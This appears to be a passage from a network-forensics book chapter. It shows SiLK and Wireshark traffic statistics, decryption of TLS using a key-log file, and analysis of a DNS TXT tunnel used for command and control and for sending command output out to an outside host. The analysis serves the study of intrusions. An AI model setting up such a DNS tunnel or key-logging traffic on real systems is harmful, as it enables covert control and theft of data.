192.168.153.132	192.168.153.135	1306	4.352463	91.671666
192.168.153.135	192.168.153.132	1294	4.312471	95.984137
192.168.153.129	192.168.153.132	220	0.733187	96.717323
192.168.153.129	192.168.153.2	181	0.603213	97.320536
91.189.88.162	192.168.153.132	89	0.296607	97.617143
192.168.153.132	91.189.88.162	58	0.193295	97.810438
192.168.153.1	192.168.153.2	55	0.183297	97.993735
192.168.153.1	192.168.153.255	54	0.179964	98.173699
192.168.153.129	239.255.255.250	48	0.159968	98.333667
192.168.153.1	224.0.0.251	42	0.139972	98.473639

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rstats --fields=3 --values=packets --count=10 test.rw
```

```
INPUT: 19842 Records for 1192 Bins and 30006 Total Packets
```

```
OUTPUT: Top 10 Bins by Packets
```

sPort	Packets	%Packets	cumul_%
80	6142	20.469239	20.469239
34930	6009	20.025995	40.495234
34931	3816	12.717457	53.212691
56446	2184	7.278544	60.491235
36865	2001	6.668666	67.159901
36866	1078	3.592615	70.752516
34932	1015	3.382657	74.135173
56868	749	2.496167	76.631340
36867	422	1.406385	78.037726
137	250	0.833167	78.870892

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rstats --fields=4 --values=packets --count=10 test.rw
```

```
INPUT: 19842 Records for 1171 Bins and 30006 Total Packets
```

```
OUTPUT: Top 10 Bins by Packets
```

dPort	Packets	%Packets	cumul_%
56446	4431	14.767047	14.767047
80	3170	10.564554	25.331600
34930	3005	10.014664	35.346264
56868	1488	4.959008	40.305272
34931	815	2.716123	43.021396
36866	538	1.792975	44.814370
36865	511	1.702993	46.517363
137	250	0.833167	47.350530
36867	211	0.703193	48.053723
445	146	0.486569	48.540292

```

Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwrstats --fields=4 --values=packets --percentage=10 test.rw
INPUT: 19842 Records for 1171 Bins and 30006 Total Packets
OUTPUT: Top 3 bins by Packets (10.0000% == 3000)
dPort|          Packets| %Packets|   cumul_%|
56446|          4431| 14.767047| 14.767047|
  80|          3170| 10.564554| 25.331600|
34930|          3005| 10.014664| 35.346264|

```

```

Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwrcount --bin-size=120 test.rw
      Date|          Records|          Bytes|          Packets|
2019/02/09T13:58:00|          1.01|          836.76|          4.40|
2019/02/09T14:00:00|         25.63|        6067802.11|         6727.77|
2019/02/09T14:02:00|         38.43|         18768.40|         197.23|
2019/02/09T14:04:00|        10438.46|        2612775.36|       13031.17|
2019/02/09T14:06:00|        4391.79|        191157.66|        4456.08|
2019/02/09T14:08:00|         106.88|         56286.49|         548.54|
2019/02/09T14:10:00|          11.46|         5785.93|          49.33|
2019/02/09T14:12:00|           7.46|         4734.26|          45.32|
2019/02/09T14:14:00|          19.57|         8377.58|          77.49|
2019/02/09T14:16:00|           9.94|         7488.80|          56.26|
2019/02/09T14:18:00|        4791.38|        207999.65|       4812.41|

```

```

Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwrfilter test.rw --sport=80 --pass=stdout | rwrstats --fields=sip --percentage=0.5 --bytes
INPUT: 42 Records for 7 Bins and 8081794 Total Bytes
OUTPUT: Top 2 bins by Bytes (0.5000% == 40408)
      sIP|          Bytes| %Bytes|   cumul_%|
  91.189.91.23|        7957441| 98.461319| 98.461319|
  91.189.88.162|         113072|  1.399095| 99.860415|

```

```

Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwrsort --fields=sip,proto,dip test.rw | rwrscan --scan-model=2
      sip| proto|          stime|          etime|          flows|          packets|          bytes|
192.168.153.100|  6| 2019-02-09 14:18:13| 2019-02-09 14:18:46|         1757|         1757|        77308|
192.168.153.132|  6| 2019-02-09 14:00:25| 2019-02-09 14:18:53|        12700|        16011|       701594|
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ █


```


Wireshark - Protocol Hierarchy Statistics - FullPack.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	31771	100.0	9743577	67 k	0	0	0
Ethernet	100.0	31771	4.6	444794	3074	0	0	0
Internet Protocol Version 6	0.4	115	0.0	4600	31	0	0	0
Internet Protocol Version 4	94.1	29891	6.1	597884	4132	0	0	0
User Datagram Protocol	2.1	661	0.1	5288	36	0	0	0
Transmission Control Protocol	91.9	29200	87.4	8512045	58 k	29091	8479559	58 k
SSH Protocol	0.0	1	0.0	43	0	1	43	0
Secure Sockets Layer	0.1	21	0.1	13553	93	20	9207	63
NetBIOS Session Service	0.0	6	0.0	497	3	3	28	0
SMB (Server Message Block Protocol)	0.0	3	0.0	457	3	3	457	3
Hypertext Transfer Protocol	0.2	77	80.6	7850833	54 k	53	2041670	14 k
Domain Name System	0.0	2	0.0	139	0	2	139	0
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.0	3	0.0	72	0	3	72	0
Data	0.0	7	0.0	604	4	7	604	4
Internet Group Management Protocol	0.1	16	0.0	256	1	16	256	1
Internet Control Message Protocol	0.0	14	0.0	488	3	14	488	3
Address Resolution Protocol	5.6	1765	0.5	49420	341	1765	49420	341

No display filter.

Close Copy Help



Wireshark · All Addresses · FullPack.pcap

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
▼ All Addresses	29891				0.0258	100%	20.7300	1103.300
192.168.153.132	27540				0.0238	92.13%	12.2900	1103.300
91.189.91.23	8852				0.0076	29.61%	0.7400	37.762
192.168.153.134	7391				0.0064	24.73%	20.7300	1103.300
192.168.153.129	3800				0.0033	12.71%	0.3100	496.262
192.168.153.2	2883				0.0025	9.65%	0.2900	271.058
192.168.153.135	2682				0.0023	8.97%	0.1700	498.248
192.168.153.1	2220				0.0019	7.43%	0.2100	324.086
192.168.153.254	2018				0.0017	6.75%	0.1300	304.598
192.168.153.100	1757				0.0015	5.88%	8.4400	1103.300
91.189.88.162	147				0.0001	0.49%	0.2200	316.559
239.255.255.250	89				0.0001	0.30%	0.0200	521.593
91.189.91.157	72				0.0001	0.24%	0.0100	24.268
192.168.153.255	59				0.0001	0.20%	0.0200	172.742
224.0.0.251	46				0.0000	0.15%	0.0600	163.715
52.216.110.139	30				0.0000	0.10%	0.1300	318.531
192.168.174.150	29				0.0000	0.10%	0.0400	110.187
54.153.54.194	27				0.0000	0.09%	0.0700	315.456
224.0.0.252	20				0.0000	0.07%	0.0300	163.721
192.168.174.1	19				0.0000	0.06%	0.0300	110.673
91.189.94.4	16				0.0000	0.05%	0.0100	143.917
91.189.89.199	16				0.0000	0.05%	0.0100	143.576
91.189.89.198	16				0.0000	0.05%	0.0100	144.154
224.0.0.22	16				0.0000	0.05%	0.0400	576.608
184.31.93.153	11				0.0000	0.04%	0.0400	315.647
172.217.166.206	9				0.0000	0.03%	0.0100	14.241

Display filter:

Wireshark · Destinations and Ports · FullPack.pcap								
Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
▼ Destinations and Ports	29891				0.0258	100%	20.7300	1103.300
▼ 192.168.153.132	11464				0.0099	38.35%	3.8500	1103.300
▼ TCP	11405				0.0099	99.49%	3.8500	1103.300
56446	4431				0.0038	38.85%	0.4900	37.762
34930	3005				0.0026	26.35%	0.2300	271.058
56868	1488				0.0013	13.05%	0.5000	318.426
34931	815				0.0007	7.15%	0.1600	271.277
36866	538				0.0005	4.72%	0.7900	1103.521
36865	511				0.0004	4.48%	3.8500	1103.300
36867	211				0.0002	1.85%	0.3300	1104.725
53224	89				0.0001	0.78%	0.1500	316.559
34932	20				0.0000	0.18%	0.0200	280.156
50528	15				0.0000	0.13%	0.0700	318.531
41106	14				0.0000	0.12%	0.0400	315.456

Wireshark · Packet Counter · FullPack.pcap

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
▼ Total HTTP Packets	174				0.0002	100%	0.0800	36.196
Other HTTP Packets	2				0.0000	1.15%	0.0100	513.716
▼ HTTP Response Packets	50				0.0000	28.74%	0.0300	498.255
???: broken	0				0.0000	0.00%	-	-
▼ 5xx: Server Error	3				0.0000	6.00%	0.0100	498.255
503 Service Unavailable	3				0.0000	100.00%	0.0100	498.255
▼ 4xx: Client Error	30				0.0000	60.00%	0.0300	498.544
404 Not Found	1				0.0000	3.33%	0.0100	498.545
400 Bad Request	29				0.0000	96.67%	0.0200	493.414
▼ 3xx: Redirection	2				0.0000	4.00%	0.0100	315.456
304 Not Modified	2				0.0000	100.00%	0.0100	315.456
▼ 2xx: Success	15				0.0000	30.00%	0.0200	43.470
200 OK	15				0.0000	100.00%	0.0200	43.470
1xx: Informational	0				0.0000	0.00%	-	-
▼ HTTP Request Packets	122				0.0001	70.11%	0.0700	36.200
SEARCH	94				0.0001	77.05%	0.0400	521.592
OPTIONS	3				0.0000	2.46%	0.0200	493.414
NOTIFY	1				0.0000	0.82%	0.0100	612.742
GET	24				0.0000	19.67%	0.0700	36.200

Display filter:

Chapter 5: Combatting Tunneling and Encryption

The image shows a Wireshark capture of SSL traffic. The main pane displays a list of packets with columns for No., Time, New Column, Source, Destination, Protocol, Length, and Info. The details pane below shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Secure Sockets Layer.

No.	Time	New Column	Source	Destination	Protocol	Length	Info
156.	402.254237	2019/049 10:43:52.658422	216.58.196.197	10.80.7.5	TLSv1.3	1430	Application Data
156.	402.254239	2019/049 10:43:52.658424	216.58.196.197	10.80.7.5	TLSv1.3	214	Application Data
156.	402.256404	2019/049 10:43:52.660589	216.58.196.197	10.80.7.5	TLSv1.3	1472	Application Data
156.	402.256569	2019/049 10:43:52.660754	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data
156.	402.256729	2019/049 10:43:52.660914	216.58.196.197	10.80.7.5	TLSv1.3	1481	Application Data, Application Data
156.	402.256906	2019/049 10:43:52.661091	216.58.196.197	10.80.7.5	TLSv1.3	1472	Application Data
156.	402.257065	2019/049 10:43:52.661250	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data
156.	402.257219	2019/049 10:43:52.661404	216.58.196.197	10.80.7.5	TLSv1.3	1238	Application Data
156.	402.468069	2019/049 10:43:52.872254	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data
156.	402.468141	2019/049 10:43:52.872326	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data [TCP segment of a reassembled PDU]
156.	402.468311	2019/049 10:43:52.872496	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data [TCP segment of a reassembled PDU]
156.	402.468311	2019/049 10:43:52.872496	216.58.196.197	10.80.7.5	TLSv1.3	193	Application Data
156.	402.468727	2019/049 10:43:52.872912	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data
156.	402.468865	2019/049 10:43:52.873050	216.58.196.197	10.80.7.5	TLSv1.3	1514	Application Data [TCP segment of a reassembled PDU]
156.	402.468949	2019/049 10:43:52.873134	216.58.196.197	10.80.7.5	TLSv1.3	672	Application Data, Application Data
156.	402.468949	2019/049 10:43:52.873134	216.58.196.197	10.80.7.5	TLSv1.3	93	Application Data
156.	402.469488	2019/049 10:43:52.873673	10.80.7.5	216.58.196.197	TLSv1.3	93	Application Data
156.	402.470239	2019/049 10:43:52.874424	10.80.7.5	172.217.167.35	TLSv1.2	157	Application Data
156.	402.470335	2019/049 10:43:52.874520	10.80.7.5	172.217.167.35	TLSv1.2	366	Application Data
156.	402.558429	2019/049 10:43:52.962614	172.217.167.35	10.80.7.5	TLSv1.2	989	Application Data, Application Data, Application Data
156.	402.559117	2019/049 10:43:52.963302	10.80.7.5	172.217.167.35	TLSv1.2	100	Application Data

Details pane:

- Ethernet II, Src: Fortinet_e6:eb:ca (90:6c:ac:e6:eb:ca), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
- Internet Protocol Version 4, Src: 172.217.167.14, Dst: 10.80.7.5
- Transmission Control Protocol, Src Port: 443, Dst Port: 65461, Seq: 4946, Ack: 1787, Len: 46
- Secure Sockets Layer


Hex dump:


```

0000  b0 10 41 c8 46 df 90 6c  ac e6 eb ca 08 00 45 00  ..A.F..
0010  00 56 6f b2 40 00 40 06  65 b3 ac d9 a7 0e 0a 50  ..Vo.@.e...P
0020  07 05 01 bf ff b5 61 21  41 3c f8 23 ae b6 50 18  ..2....)....
0030  00 9c b8 32 00 00 17 03  03 00 29 00 00 00 00 00  ..-.....)....
0040  00 00 0e 61 79 9e d1 4a  e6 23 93 70 c6 19 86 0d  ..ay..J.#p...
0050  29 15 0b 7c 7b 0d 9c 5c  58 f3 3e a7 57 6e ff 26  ..-|{X->Wn&
0060  81 16 29 9f
  
```

The image shows the 'Edit User Variable' dialog box in Wireshark. It has a title bar with a close button. The dialog contains two input fields: 'Variable name:' with the value 'SSLKEYLOGFILE' and 'Variable value:' with the value 'C:\Users\Apex\ssl.log'. At the bottom, there are four buttons: 'Browse Directory...', 'Browse File...', 'OK', and 'Cancel'.

```
ssl.log - Notepad
File Edit Format View Help
ssl.log
CLIENT_RANDOM 79d5f6466f2f1126d1dded332f2353f5c6fea6ed0dfd10930f3f6530a36b9667 a1feeb6c4dfc7313a5cc09259475d0
CLIENT_RANDOM ac9ae8ed8904b1d97955a40929c91525ea6b4f821d595f24f8d26b698df3f431 454caf7e4a8d54038fb1aac3865e0d
CLIENT_RANDOM e093a02156bc747184603d4250da39e9d1836b0c4052f68dfb10449285a1207 62ce7be5cd3ca4360dde98b922868f
CLIENT_RANDOM 8aeb5be43b8279289fbb198bd6b27303dfcf11a188106ec5116cdf52495df560 11aca4f991f04c47a113854af3ef8d
CLIENT_RANDOM 7ffc0aad4e5242a47dce7f2e33862f01411d45814d69ffc6df99e87a2b008842a3 eb0a6d286aeec432fd6ae3371cc592
CLIENT_RANDOM 7f21d8d68a8fc0dcfe983495630a57b9610f7b087fe24016aa54df9ee14db87c 0027df5c90eeee01c5808a84a67db4
CLIENT_RANDOM d27b8b16efada8bab6df39e1de815ebc95f6b3098d7adc78d17440b475198bb3 bb828cca56ece15e83893bff00ad4
CLIENT_RANDOM 06b1abdadb0e25fdb067413db785034624c1e1cb1b7335b4eee0a4a37b2fd159 97f55fb5c1330f278f9a2292a678a0
CLIENT_RANDOM cc4824b4218c7d2f8e66cac20e7a307414250cb16c2676a9f51ab1b8fa5703a7 2d79c824d606b76ef22d77ac7d87d1
CLIENT_RANDOM d6b72c1b1ba32215c6c1c1454b0566d016f0b25f9ffd50c6ab66ab58372a829a 50f3c2b3015fbf54dfa4c64b03dfde
CLIENT_RANDOM b802e2ebe2db47d3a7189be2e20335373dec4d175e62d1f772d44d286a5bc3b2 8aff263baed667f972d6d4640d955
CLIENT_RANDOM 167a9846cb309740d737f182f944a20beca8b5ffbae8cb7da56659d40c368a3 2e46f31e4bd8818960c18471e038c6
CLIENT_RANDOM f71bee37c554aa82c1efbcd659beed4e66e3f1f19bb1d5751cef0456fc6087e77 1a001ef574f83914c183d40ac3f96
CLIENT_RANDOM 861b47467b5aff6042d970ec2f618276acc5a3284cb52ae340ecb3de788dafc7 f8a5ab7187a639c984bb526375fc0a
CLIENT_RANDOM 884db00cff032539ff3c13d86e9c1ef1eb8282a05c2abc1aa04786963c677f1b bb828cca56ece15e83893bff00ad4
CLIENT_RANDOM bee9738bb787f43a3efd8f805f7169e18145f88201a3a19b65165ca32a927824 770a700990e7bdb053f40ede1e627d
CLIENT_RANDOM 7bcc27ae3d90a18d88fd749e8d0ea55f8ace69f56f356938ae9dd796bbf87710 698235f15da27c298788bb6037d93e
CLIENT_RANDOM 1ab103e61cbc0027b863daa90a4fa8fd21a8ef3d20b12e046b40a0be86f4b8de d1d170a74110f99ae62b4f4044d83
CLIENT_RANDOM a36ddebd1116b8c46b3b0ef78bb18e7c3325ebc4963314cccef8fa0731165a1b3 bae7965fd04fa3e0bb3f4162e68354
CLIENT_RANDOM 3e7547fc3c4394714d468a7b5d0364cdd44e92636b8cad5136691764e414c921 b2a7332311085a200c406ab3b3595b
CLIENT_HANDSHAKE_TRAFFIC_SECRET
SERVER_HANDSHAKE_TRAFFIC_SECRET
CLIENT_TRAFFIC_SECRET_0
SERVER_TRAFFIC_SECRET_0
EXPORTER_SECRET
CLIENT_RANDOM
CLIENT_HANDSHAKE_TRAFFIC_SECRET
SERVER_HANDSHAKE_TRAFFIC_SECRET
CLIENT_TRAFFIC_SECRET_0
```





*Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	New Column	Source	Destination	Protocol	Length	Info
151L	399.118152	2019/04/09 10:43:49.522337	172.217.24.225	10.80.7.5	HTTP2	92	SETTINGS[0]
151L	399.118537	2019/04/09 10:43:49.522722	10.80.7.5	172.217.166.193	HTTP2	100	PING[0]
151L	399.120388	2019/04/09 10:43:49.524573	172.217.24.225	10.80.7.5	HTTP2	920	DATA[7] (PNG)
151L	399.123283	2019/04/09 10:43:49.527388	172.217.24.225	10.80.7.5	HTTP2	791	DATA[5] (PNG)
151L	399.123280	2019/04/09 10:43:49.527465	172.217.24.225	10.80.7.5	HTTP2	848	DATA[1] (PNG)
151L	399.123838	2019/04/09 10:43:49.528023	10.80.7.5	172.217.24.225	HTTP2	100	PING[0]
151L	399.125356	2019/04/09 10:43:49.529541	172.217.24.225	10.80.7.5	HTTP2	915	DATA[9] (PNG)
151L	399.135149	2019/04/09 10:43:49.539334	216.58.196.197	10.80.7.5	TCP	1514	443 → 65445 [ACK] Seq=4420197 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU]
151L	399.136868	2019/04/09 10:43:49.541053	216.58.196.197	10.80.7.5	TLSv1.3	431	Application Data, Application Data
151L	399.150664	2019/04/09 10:43:49.554249	10.80.7.5	172.217.167.14	HTTP2	191	HEADERS[7]: GET /tbroxy/af/query?chc2LjEwUWtCxoN54xNDQyL2VuIChR0aDkRM2Mk7X5NCrH8EjLW9y5X4k12ExbRNjChtkM
151L	399.150150	2019/04/09 10:43:49.554335	10.80.7.5	172.217.167.14	HTTP2	100	PING[0]
151L	399.160529	2019/04/09 10:43:49.564714	216.58.196.197	10.80.7.5	TCP	1514	443 → 65445 [ACK] Seq=4436634 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU]
151L	399.162278	2019/04/09 10:43:49.566463	216.58.196.197	10.80.7.5	TLSv1.3	400	Application Data
151L	399.162278	2019/04/09 10:43:49.566463	216.58.196.197	10.80.7.5	TLSv1.3	85	Application Data
151L	399.162478	2019/04/09 10:43:49.566663	216.58.196.197	10.80.7.5	TCP	1514	443 → 65445 [ACK] Seq=4453071 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU]
152L	399.163937	2019/04/09 10:43:49.568122	172.217.161.10	10.80.7.5	HTTP2	136	HEADERS[37]: 200 OK
152L	399.163937	2019/04/09 10:43:49.568122	172.217.161.10	10.80.7.5	HTTP2	92	DATA[37]
152L	399.163937	2019/04/09 10:43:49.568122	172.217.161.10	10.80.7.5	HTTP2	100	PING[0]
152L	399.164632	2019/04/09 10:43:49.568817	10.80.7.5	172.217.161.10	HTTP2	100	PING[0]
152L	399.164757	2019/04/09 10:43:49.568942	172.217.167.14	10.80.7.5	HTTP2	139	HEADERS[7]: 200 OK
152L	399.164757	2019/04/09 10:43:49.568942	172.217.167.14	10.80.7.5	HTTP2	166	PING[0]
152L	399.164758	2019/04/09 10:43:49.568943	172.217.167.14	10.80.7.5	HTTP2	100	PING[0]

Frame 15157: 791 bytes on wire (6328 bits), 791 bytes captured (6328 bits) on interface 0
 Ethernet II, Src: Fortinet_e6:eb:ca (90:6c:ac:e6:eb:ca), Dst: HontaiPr_c8:46:df (b0:10:41:c8:46:df)
 Internet Protocol Version 4, Src: 172.217.24.225, Dst: 10.80.7.5
 Transmission Control Protocol, Src Port: 443, Dst Port: 65519, Seq: 5393, Ack: 1800, Len: 737

```

0000 80 10 41 c8 46 df 90 6c ac e6 eb ca 08 00 45 00 .....A.F.L.....
0010 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....@.....@
0020 10 00 01 00 ff cf 14 53 64 2d f6 b9 09 07 50 18 .....d.....P
0030 00 a5 00 10 00 00 17 03 03 00 61 00 00 00 00 .....a.....
0040 00 00 05 46 1b 0d 5a 78 7a 00 37 a7 c1 26 88 c2 .....F.Zx.z.....
0050 07 f3 78 70 1f 02 2f 11 0b f8 a8 a0 e9 17 04 ff .....w.B.FOp.U
0060 2c 09 c3 f3 c2 d9 ed 1e 0b f8 a8 a0 e9 17 04 ff .....c.....P
0070 5f c7 cc 04 74 45 14 59 2b 61 83 ff e2 f3 c8 a6 .....E.F.....+
0080 07 ab cb 05 65 77 aa 42 66 05 30 70 99 ca 55 2b .....w.B.FOp.U
0090 2c e8 00 64 de b0 81 63 fe f8 04 ea 17 03 03 00 .....c.....P
00a0 76 00 00 00 00 00 00 06 1d 22 94 f6 67 61 8e .....g.....
00b0 fd 5a c3 ca 88 bb de dc b6 3e 5e 45 10 e4 05 8e .....z.....E.....
  
```

Frame (791 bytes) Decrypted SSL (73 bytes) Decompressed Header (583 bytes) Decrypted SSL (606 bytes)

Frame (791 bytes), 791 bytes

Packets: 15652 Displayed: 7681 (50.4%) Dropped: 0 (0.0%)

Profile: Default

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Apply a display filter ... <Ctrl-F>

No.	Time	New Column	Source	Destination	Protocol	Length	Info
860	34.099644	2015/3/34 18:28:37.812533	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1821, FN=0, Flags=....., BI=100, SSID=December
861	34.201677	2015/3/34 18:28:37.923566	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1823, FN=0, Flags=....., BI=100, SSID=December
862	34.304301	2015/3/34 18:28:38.026190	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1824, FN=0, Flags=....., BI=100, SSID=December
863	34.406479	2015/3/34 18:28:38.128368	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1825, FN=0, Flags=....., BI=100, SSID=December
864	34.590977	2015/3/34 18:28:38.230960	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1826, FN=0, Flags=....., BI=100, SSID=December
865	34.554382	2015/3/34 18:28:38.276271	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1020, FN=0, Flags=....., SSID=December
866	34.557612	2015/3/34 18:28:38.279501	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1021, FN=0, Flags=....., SSID=December
867	34.565449	2015/3/34 18:28:38.287338	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1022, FN=0, Flags=....., SSID=December
868	34.575097	2015/3/34 18:28:38.296986	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1023, FN=0, Flags=....., SSID=December
869	34.585105	2015/3/34 18:28:38.306994	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1024, FN=0, Flags=....., SSID=December
870	34.590276	2015/3/34 18:28:38.312165	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1025, FN=0, Flags=....., SSID=December
871	34.613832	2015/3/34 18:28:38.335721	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1832, FN=0, Flags=....., BI=100, SSID=December
872	34.615423	2015/3/34 18:28:38.337312	LgElectr_77:ea:e7	Broadcast	802.11	117	Probe Request, SN=1028, FN=0, Flags=....., SSID=December
873	34.708090	2015/3/34 18:28:38.429979	10.42.0.18	52.2.229.189	DNS	131	Standard query 0x9b5e TXT cmd.sg1.atnascorp.com
874	34.716494	2015/3/34 18:28:38.438883	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1838, FN=0, Flags=....., BI=100, SSID=December
875	34.807467	2015/3/34 18:28:38.529356	52.2.229.189	10.42.0.18	DNS	204	Standard query response 0x9b5e TXT cmd.sg1.atnascorp.com TXT
876	34.811750	2015/3/34 18:28:38.533639	10.42.0.18	52.2.229.189	DNS	222	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
877	34.812901	2015/3/34 18:28:38.534790	10.42.0.18	52.2.229.189	DNS	398	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
878	34.814020	2015/3/34 18:28:38.535909	10.42.0.18	52.2.229.189	DNS	398	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
879	34.816229	2015/3/34 18:28:38.538118	Asustek_cf:b0:6a	Broadcast	802.11	234	Beacon frame, SN=1840, FN=0, Flags=....., BI=100, SSID=December
880	34.816236	2015/3/34 18:28:38.538125	10.42.0.18	52.2.229.189	DNS	398	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
881	34.817640	2015/3/34 18:28:38.539529	10.42.0.18	52.2.229.189	DNS	398	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
882	34.818469	2015/3/34 18:28:38.540358	10.42.0.18	52.2.229.189	DNS	398	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
883	34.819557	2015/3/34 18:28:38.541446	10.42.0.18	52.2.229.189	DNS	398	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT

Frame 9: 117 bytes on wire (936 bits), 117 bytes captured (936 bits)

- Radiotap Header v0, Length 30
- 802.11 radio information
- IEEE 802.11 Probe Request, Flags=.....
- IEEE 802.11 wireless LAN

```

0000 00 00 1e 00 2e 40 00 a0 70 08 00 a5 20 08 00 00 .....@.....@
0010 00 02 0c 09 a0 00 02 00 00 00 00 02 01 40 00 .....1.....@
0020 00 00 ff ff ff ff 18 68 ff 77 e7 ff ff ea e7 ff ff .....hW.....
0030 ff ff ff ff 50 65 00 08 44 65 63 65 6d 62 65 72 .....Pe-December
0040 01 04 02 04 0b 16 32 08 0c 12 18 24 30 48 60 6c .....2.....$OH'1
  
```

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dns

	Source	Destination	Protocol	Length	Info
8:28:25.805508	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xe3d3 TXT cmd.sg1.atnascorp.com TXT
8:28:27.807426	10.42.0.18	52.2.229.189	DNS	131	Standard query 0xe3d4 TXT cmd.sg1.atnascorp.com
8:28:27.907456	52.2.229.189	10.42.0.18	DNS	188	Standard query response 0xe3d4 TXT cmd.sg1.atnascorp.com TXT
8:28:27.912887	10.42.0.18	52.2.229.189	DNS	170	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.916300	10.42.0.18	52.2.229.189	DNS	190	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.919753	10.42.0.18	52.2.229.189	DNS	218	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.922021	10.42.0.18	52.2.229.189	DNS	194	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.926723	10.42.0.18	52.2.229.189	DNS	222	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.926760	10.42.0.18	52.2.229.189	DNS	230	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.927581	10.42.0.18	52.2.229.189	DNS	206	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.929821	10.42.0.18	52.2.229.189	DNS	198	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.930941	10.42.0.18	52.2.229.189	DNS	250	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.933149	10.42.0.18	52.2.229.189	DNS	226	Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT

<

> Frame 581: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits)

> Radiotap Header v0, Length 30

> 802.11 radio information

> IEEE 802.11 QoS Data, Flags:

> Logical-Link Control

> Internet Protocol Version 4, Src: 10.42.0.18, Dst: 52.2.229.189

> User Datagram Protocol, Src Port: 53, Dst Port: 26214

▼ Domain Name System (response)

Transaction ID: 0x1337

> Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

```

0010  00 6c 6c 09 c0 00 f5 00 00 00 f4 00 f5 01 88 00  .ll.....
0020  24 00 7c 7a 91 66 d4 3d 00 c0 ca 76 c7 22 7a b3  $-|z-f.=...v."z.
0030  b6 5e a4 3f 20 ab 00 00 aa aa 03 00 00 00 08 00  .^?.....
0040  45 00 00 86 00 f2 00 00 40 11 55 7a 0a 2a 00 12  E.....@Uz.*..
0050  34 02 e5 bd 00 35 66 66 00 72 a8 43 13 37 81 80  4....5ff..r.C.7..
0060  00 01 00 01 00 00 00 00 17 72 65 70 6c 79 2e 73  .....reply.s
0070  67 31 2e 61 74 6e 61 73 63 6f 72 70 2e 63 6f 6d  g1.atnas corp.com
0080  00 00 10 00 01 c0 0c 00 10 00 01 00 00 00 05 00  .....
0090  35 34 52 56 68 46 51 7a 6f 67 49 43 41 67 49 43  54RvHfQz ogICAgIC
00a0  41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43  AgICAgIC AgICAgIC
00b0  41 67 49 45 56 54 55 30 6c 45 4f 69 4a 44 53 45  AgIEVTU0 1EOjDSE
00c0  4d 69 43 67 3d 3c  .iCg==

```

```
root@ubuntu:/home/deadlist/Desktop# tshark -r gnome.pcap -R dns.id==0x1337 -T fields -e dns.resp.len | head -n 20
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:45: dofile has been disabled
Running as user "root" and group "root". This could be dangerous.
tshark: The file "gnome.pcap" appears to have been cut short in the middle of a
packet.
25
81
105
49
93
49
49
25
53
9
53
21
```

```
root@ubuntu:/home/deadlist/Desktop# python decode.py
EXEC:START_STATE
EXEC:wlan0      IEEE 802.11abgn  ESSID:"DosisHome-Guest"
EXEC:          Mode:Managed  Frequency:2.412 GHz  Cell: 7A:B3:B6:5E:A4:3F
EXEC:          Tx-Power=20 dBm
